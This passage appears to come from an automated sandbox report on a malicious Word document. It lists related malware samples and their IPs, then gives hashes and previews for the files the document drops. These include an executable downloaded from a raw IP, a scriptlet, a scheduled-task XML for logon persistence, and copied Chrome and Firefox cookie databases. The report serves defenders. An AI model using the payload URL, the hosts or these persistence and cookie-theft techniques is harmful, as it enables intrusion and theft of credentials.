	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\taskmg[1].exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	777216
Entropy (8bit):	7.787171245644076
Encrypted:	false
SSDEEP:	12288:rBzcmhiTcQfDYWTRCFySBx5CC6Z0KbS7gdqszdlLhrpGreLM8vZw+JS1nHLE2D2W:rBomhiQYYWEFyw5USIHLu4vG7Hc95i11
MD5:	815982590DE5E574ABB8A0310826E200
SHA1:	6C41343A2E25F932F901E53E615CC083209F6A65
SHA-256:	56960095EA2EDA1C680F9DF0937A792E9BCA7AF4922931540688097E6D2A43BB

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\taskmg[1].exe	
SHA-512:	4C343183EC50C6887B758ED1FA40478BC87A0944792944D42C9978EBDA94B08A9D2E3E77B039963BF0A3EC2D5090BBB7FBA9CF0486EBE8C00AC393A2361FCE!8
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://173.232.204.89/taskmg.exe
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...B..a.............0.................. ....@.. ....@.......... ..@................................\...O............................ ....H............text........ ....`.rsrc..............................@..@.reloc....... ....@..B........................H........H...!..........Lj..s....}.....s ...}.....(!....(.....{.....o"...*.0...........(......}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...()......(......(*...-...........o.....*..................{....o+....{....o,...o-.....}....*.0..)........{.........(....t......|......(...+...3.*....0..)........{......... (0...t......|......(...+...3.*....0..........

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3263CED7.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.0018490830516166626
Encrypted:	false
SSDEEP:	3:j//VqllXWkjd0d8lltFIlfylvxtlPLl:j//g8od0mlXuu
MD5:	768311D8560A7B68F932635AFBB0BE29
SHA1:	2682A89B637FA735C3AEA5775BCEAC01DFA279D6
SHA-256:	B85834248C00C5651F339C9C062EEAF649859E815E1A6E4116E2B80F025DAE44
SHA-512:	A6843C4612C60D4D0FC3BA6E7C3104C64A725E14ABC8AD41C6A4875A2AEE8C3A1091B6B60BF7FC2199A6368733AFEF92C713EA710171441AC29731E61432E3E F
Malicious:	false
Reputation:	low
Preview:	X.C......{^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\867A2AEC.wmf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map - RLE 1569 x 65536 x 0 +2 "\005"
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.038125428163887
Encrypted:	false
SSDEEP:	96:wk7Hgwj+mbYf3LSrhlOs0f5aSdHn63Dx3:wk7Awam8fl4s0f5ap3
MD5:	A471EB10EDF79F5E92490204E5B3C016
SHA1:	094EB944A7BE50A54FF8E215207A5B2D24D7408E
SHA-256:	96065A620C5F15B1A8BC2291D5D241832AAFB187475AD45576C10BAA689619FD
SHA-512:	0B432B8D56C81B9F52A92C2977AE34DE5EFA1B73D01B10DB9B72701D7D16BCB9ABE05760A095253A3FA4DA7A57E588C88C7CC15700308BFF9CFFBEE2A11CA/15
Malicious:	false
Preview:	......@.....!.....................5...........................Segoe UI....C.-.....@..........s....-...........................A..... . ...:.(... ...@..?.........!...A.F.f. . ...:.(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O"........l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2A2CF84F-B5BA-43C4-A797-10CB765CC9B0}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	214016
Entropy (8bit):	4.757365759711338
Encrypted:	false
SSDEEP:	1536:5Eabzacasapa2H/Na7yTAEabzacasapa2H/Na7pKv:Xbzacasapa2HY7hbzacasapa2HY7
MD5:	EC345C74FAF6F653C35C60E305D8914E
SHA1:	466F1FF61AD7D611B31932A4D861330B88535B9C
SHA-256:	7B6862C9A303B229AEC0C3D8F45F7291447F4FDD0ADE59513E8E8278B2BB87F6
SHA-512:	A563D3AA6EEDFD3B4BED6C372C0B4A4055D71F75D2A5B54CA796AF2CFE6E65744939C0539D43F0ECE6600A570ADE3F4E44710E1DF3EF6CAD437E76B121EB7 9D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{2A2CF84F-B5BA-43C4-A797-10CB765CC9B0}.tmp	
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4DFB1A07-CB4F-472F-B236-A3BF6A79B957}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44098
Entropy (8bit):	2.8795771285294594
Encrypted:	false
SSDEEP:	768:dT/3ViFs0Dqeb4Zep84JtueJvCI19rIwzWSgUg4P58F:5Fia0Dqeb0nstw29rVzWSgm58F
MD5:	0639D028278A2669A3D479D75A5ED861
SHA1:	437C61B35B9C7FFBD4C4B41B0BBAE84E228FA1F9
SHA-256:	360C3B6069F9DFE479ADFEF7893BFA0AEDB86A4239E117DFAA33EA4919EC17CB
SHA-512:	C03E435B6FD4B9348642FA05985199C60E0684CFB5FB2BA71928F414E12BEA15A5AF88FD70C3B9052D2F6E0E3E97FE381E0A9DA4E144C3C4424410F3AA2A524E
Malicious:	false
Preview:	c.0.5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.e.g.h.D.p.~...S.C.T.". .".e. w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}.".L.I.N.K..... .....H...R...X..... .....CJ..OJ..QJ..^J..aJ..... j....CJ..OJ..QJ..U..^J..aJ.. .j.PJe...CJ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6B5678D1-0902-45B5-A7D8-811025AE74F7}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C8C94021-4E02-4955-8AF8-3AD414138F04}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3554734412254814
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbG:IiiiiiiiiifdLloZQc8++lsJe1MzLl/
MD5:	64E043ACB99A5A7A6BEDF8B83BEA3CF6
SHA1:	BD260E7730F22912CEB711384253D9820AF96EB4
SHA-256:	47E5EE0092D08DEF032FD11BF38DD8EE9827BC1809BA6722C439A24EA6634FE7
SHA-512:	626F3FCD72C8AE3DF333D56EFD4CB631ED849F395ED5771CB8DA4F67938D94693EF798E33857700B8CE7EDBAF6C9C74CC05BD20ACADC06D5E2B4F4571E613C2
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT	
Size (bytes):	97522
Entropy (8bit):	4.490013837211777
Encrypted:	false
SSDEEP:	768:VEabzacasapa2lGWOlARldNVYwUn7ZwPW1ir:VEabzacasapa2H/Na7M
MD5:	330B9EB7A9C4CA0E21376FC14CCD2CAD
SHA1:	B42ADF2B6AAAE3AD3BC2CC02E4CACD7A1F47F520
SHA-256:	002B90B761DC216BCA8DB9DCED5F3E6802C9BB672CDFA9045FBECC40C5C128F8
SHA-512:	6208CE1A1B4129BEBCE827463B223DAFF88650C26E989E84A7B34E562CB54571AE204BF6A991C5DFA7B6F65EEF77CB83478885B1B793CBA2A337DE17CAA10CD2
Malicious:	**true**
Preview:	....

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Local\Temp\tmp3054.tmp	
Process:	C:\Users\user\AppData\Roaming\taskmg.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1575
Entropy (8bit):	5.117905043975538
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtWxvn:cgeZQYrFdOFzOzN33ODOiDdKrsuTav
MD5:	F5A0FC758800632A9CADD5E7E0FC7FA1
SHA1:	5E6F0BD54FDA0A2CE2929E290E6ADC4163BCE9B1
SHA-256:	4E940EAC9417D347B22F9D86C362B6C00EC2B7D2A69D628A71E899099F00A185
SHA-512:	0282523CEC0CFA09A687DC24C1D494EE889E072BDD16D3AE17DB9F66D1EAC174C1A38F616A4D190DD6129DEC18695C807A3FD11AE0DD4D16F43A5016856628
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Roaming\2wi3pnqf.bid\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\taskmg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false

C:\Users\user\AppData\Roaming\2wi3pnqf.bid\Chrome\Default\Cookies	
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\2wi3pnqf.bid\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\user\AppData\Roaming\taskmg.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E56585
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Reconfirm The Details.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Fri Nov 26 01:14:15 2021, length=393215, window=hide
Category:	dropped
Size (bytes):	1069
Entropy (8bit):	4.580975445314464
Encrypted:	false
SSDEEP:	24:8JuGb/XTTcLImuzUHheiclUvDv3qGniR7m:8JuI/XTAXu4HhaO+GiFm
MD5:	3FCECFD0FE72594F4F6E0F65A3EE4E5D
SHA1:	8660FB634C3AB41C385C9581CBD1D4057A18EA54
SHA-256:	57DEDF327857FC59B8D5BCB93CE2F0B55DD288B53B89206393AB75823A00CE2A
SHA-512:	755CE5A3F7DC93AEE0643B7E050FA839428BAD3DA63714512DC86D20338DB3E1DFD5A729248234B01BE6150D2F6F8F03336491C6CA0798B7283DF39124839C01
Malicious:	false
Preview:	L.....F.... ...4.h>...4.h>....~POk.....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.9.....|.2.....zS.. .RECONF~1.DOC..`.....S...S..*.....R.e.c.o.n.f.i.r.m. .T.h.e. .D.e.t.a.i.l.s...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\..\\141700\Users.user\Desktop\Reconfirm The Details.doc.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.e.c.o.n.f.i.r.m. .T.h.e. .D.e.t.a.i.l.s...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	93
Entropy (8bit):	4.737415332721156
Encrypted:	false
SSDEEP:	3:bDuMJlv2LQhk+UmX1zQQhk+Uv:bCk28hBLhY
MD5:	888B27FA8FB2022F87573241083A8C5B
SHA1:	419994E988722595417CDACA849241DFB646366F
SHA-256:	AE627F224CBF7D5A1B449A108B41AFDA558623C92E4A001A16059761D2000232
SHA-512:	54D6A0A3BBEDCB8D901CC66348FFA102F7F7403C07CFF24D77D9F7F8EF03D56AEC41B33B1B5B108C47650B7C0F1EDBB9563E3B97114999C260A020AE0E06F8E
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Reconfirm The Details.LNK=0..[doc]..Reconfirm The Details.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5801138363759324
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormizKAYDHxiKXX3lUVCiA2:cW7o0iz8WvHnormizKZiKXXriA2
MD5:	AAE46096174D979460091E4A6CF9B600
SHA1:	09FE7E96EFA17FCF1A9244BE0643E45C96C766F3
SHA-256:	EE253621EEE10EABCFD8BD0560CE745872924071DAE5FCBABC17D4F00CF25704
SHA-512:	433429676CFE542084E780BFE3BBAF83784EEEFB0900965D3C950720590213B67F2D5FC54774AB978F95A6C29099D6D445949E9D47E4D78CB859EEDB238FE125
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5801138363759324
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormizKAYDHxiKXX3lUVCiA2:cW7o0iz8WvHnormizKZiKXXriA2
MD5:	AAE46096174D979460091E4A6CF9B600
SHA1:	09FE7E96EFA17FCF1A9244BE0643E45C96C766F3
SHA-256:	EE253621EEE10EABCFD8BD0560CE745872924071DAE5FCBABC17D4F00CF25704
SHA-512:	433429676CFE542084E780BFE3BBAF83784EEEFB0900965D3C950720590213B67F2D5FC54774AB978F95A6C29099D6D445949E9D47E4D78CB859EEDB238FE125
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\QOH1SFJ01YDJGSRFKM6L.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5801138363759324
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormizKAYDHxiKXX3lUVCiA2:cW7o0iz8WvHnormizKZiKXXriA2
MD5:	AAE46096174D979460091E4A6CF9B600
SHA1:	09FE7E96EFA17FCF1A9244BE0643E45C96C766F3
SHA-256:	EE253621EEE10EABCFD8BD0560CE745872924071DAE5FCBABC17D4F00CF25704
SHA-512:	433429676CFE542084E780BFE3BBAF83784EEEFB0900965D3C950720590213B67F2D5FC54774AB978F95A6C29099D6D445949E9D47E4D78CB859EEDB238FE125
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SSOY99TCA63S5VSW1UNJ.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5801138363759324
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormizKAYDHxiKXX3lUVCiA2:cW7o0iz8WvHnormizKZiKXXriA2
MD5:	AAE46096174D979460091E4A6CF9B600
SHA1:	09FE7E96EFA17FCF1A9244BE0643E45C96C766F3
SHA-256:	EE253621EEE10EABCFD8BD0560CE745872924071DAE5FCBABC17D4F00CF25704
SHA-512:	433429676CFE542084E780BFE3BBAF83784EEEFB0900965D3C950720590213B67F2D5FC54774AB978F95A6C29099D6D445949E9D47E4D78CB859EEDB238FE125
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SX36BOTN39J9C9J03BTG.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5818435904178987
Encrypted:	false
SSDEEP:	96:chQCQMqGqvsqvJCwo0iz8hQCQMqGqvsEHyqvJCwormiztAKrVHxipxpyX3lUVCih:cW7o0iz8WvHnormizt5Pif8XriA2
MD5:	77F3843A1E78AA18EC48DEDA062DAA8C
SHA1:	23318033CE15969125FD192C56E3BE5955F77C74
SHA-256:	DEAFC5ECB755BBE38997255704446A06CDBB6B0BC77EA28C55C9EE8167171482
SHA-512:	E12E25FE49643FAD7D8EB33840D756DBA07B87A7288E2834C774CD3E54B256D5BD2DC2A8F86DEAEFBDAFFF7FF8CBEF7D41623877400279BEEC4A706F951492 90
Malicious:	false
